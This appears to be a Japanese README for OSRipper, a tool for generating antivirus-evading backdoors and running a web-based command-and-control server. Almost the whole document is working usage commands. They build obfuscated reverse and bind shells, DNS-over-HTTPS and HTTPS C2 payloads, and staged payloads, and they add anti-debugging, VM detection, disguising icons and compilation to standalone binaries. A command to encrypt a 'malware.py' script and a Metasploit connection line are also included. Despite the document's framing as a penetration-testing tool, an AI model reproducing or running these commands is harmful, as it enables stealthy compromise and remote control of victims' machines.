 noahoksuz/osripper
AV回避クロスプラットフォームのバックドアおよび暗号化フレームワーク、統合された軽量WebUIを搭載

OSRipper は、許可されたペネトレーションテストやレッドチームオペレーション向けに設計された、洗練された完全検出回避(FUD)バックドア生成・暗号化ツールです。高度な回避技術、複数のペイロードタイプ、そして最新の Web ベース C2 インターフェースを備え、感染システムの管理を行います。
| ペイロードタイプ | 説明 | ユースケース |
|---|---|---|
| バインドシェル | 被害マシン上でポートを開放 | リバース接続がブロックされている場合の直接アクセス |
| リバース TCP Meterpreter | SSL/TLS 暗号化リバース接続 | 標準的なペネトレーションテスト |
| DNS-over-HTTPS C2 | DoH ベースのステルス C2 通信 | ネットワーク制限の回避 |
| HTTPS C2 | 証明書ピン留め HTTPS C2 | 安全で認証済みの C2 チャネル |
| ステージドペイロード | 多段階 Web 配信 | ステルス性を高めた展開 |
| カスタムコード暗号化 | 任意の Python スクリプトの難読化 | カスタムペイロードの暗号化 |
# リポジトリのクローン
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# 依存関係のインストール
pip3 install -r requirements.txt

# パッケージのインストール
pip3 install -e .
重要 — オプション機能(ngrok、バイナリコンパイル)を使用するためのセットアップ:
多くのシステム(特に外部管理 Python 環境の Linux)では、OSRipper 独自の venv にオプション依存関係をインストールするために、ビルトインセットアップを 必ず 実行する必要があります。インストール後に一度だけ実行してください。
osripper-cli setup
これにより ~/.local/share/osripper/venv が作成され、pyngrok、nuitka、sandboxed がインストールされます。以降の osripper / osripper-cli の実行では自動的にこれらが使用されます。これを実行しない場合、--ngrok や --compile を使用するたびにセットアップを促すプロンプトが表示されます。システム全体またはユーザー pip インストールを希望する場合は、osripper-cli setup --system を使用してください。
対話モード:
osripper
# または
python3 -m osripper
コマンドライン:
# リバースシェルの生成
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# DoH C2 ペイロードの生成
osripper-cli doh -d example.com --obfuscate --compile
Web UI:
# Web UI 付き C2 サーバーの起動
python -m osripper.c2.server example.com --port 5000

# ダッシュボードにアクセス http://localhost:5000


OSRipper には、感染システムを管理するためのモダンな Web ベース C2 インターフェースが含まれています。
# 基本的な使い方
python -m osripper.c2.server example.com

# HTTPS 使用
python -m osripper.c2.server example.com --https

# カスタムポート
python -m osripper.c2.server example.com --port 8080

# カスタム証明書使用
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
サーバー起動後、以下の URL でダッシュボードにアクセスできます。
http://localhost:5000https://localhost:5000(有効な場合)被害マシン上でポートを開放し、接続を待ち受けます。
osripper-cli bind -p 4444 --obfuscate --compile
接続:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
SSL/TLS で暗号化されたリバース接続。
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
DNS-over-HTTPS プロトコルを使用したステルス C2 チャネル。多くのネットワーク制限を回避します。
# ペイロード生成
osripper-cli doh -d example.com --obfuscate --compile

# C2 サーバー起動
python -m osripper.c2.server example.com
機能:
認証用に証明書ピン留めを使用した安全な HTTPS C2。
# ペイロード生成(Web UI または CLI 経由)
# HTTPS で C2 サーバー起動
python -m osripper.c2.server example.com --https

# 証明書フィンガープリントの取得
curl http://localhost:5000/api/cert-fingerprint
機能:
多段階 Web 配信によるステルス性の向上。
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
任意の Python スクリプトを難読化・暗号化します。
osripper-cli custom --script mypayload.py --obfuscate --enhanced --compile
| オプション | 説明 |
|---|---|
--obfuscate | 多層難読化を有効化 |
--enhanced | 強化難読化(アンチデバッグ、VM 検出) |
--compile | スタンドアロンバイナリにコンパイル |
--icon PATH | コンパイル済みバイナリ用のカスタムアイコン |
--delay | ランダムな起動遅延を追加(5~15 秒) |
--output, -o NAME | 出力ファイル名 |
--quiet, -q | サイレントモード(最小限の出力) |
# フル機能のリバースシェル
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --obfuscate --enhanced --compile --icon app.ico --delay

# 全機能を備えた DoH C2
osripper-cli doh -d example.com \
  --obfuscate --enhanced --compile --delay

# カスタムスクリプトの暗号化
osripper-cli custom --script malware.py \
  --obfuscate --enhanced --compile

# ngrok を使用した動的 IP
osripper-cli reverse --ngrok -p 4444 --obfuscate --compile
┌─────────────────┐
│   Generated     │
│    Binary       │
└─────────────────┘
         │
         │ Execute
         ▼
┌──────────────────┐
│ Obfuscated       │
│ Dropper          │
└──────────────────┘
         │
         │ HTTP/HTTPS/DoH
         ▼
┌─────────────────┐
│                 │
│   C2 SERVER     │
│   (Web UI)      │
│                 │
└─────────────────┘
         │
         │ Command/Response
         ▼
┌─────────────────┐
│   Agent         │
│   Execution     │
└─────────────────┘
# ngrok を使用したペイロード生成
osripper-cli reverse --ngrok -p 4444

# プロンプトに従ってトンネルを設定
# 実行: ngrok tcp 4444
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --compile --icon /path/to/icon.ico
標準難読化:
強化難読化:
# 標準
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate

# 強化
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced
# 1. HTTPS で C2 サーバーを起動
python -m osripper.c2.server example.com --https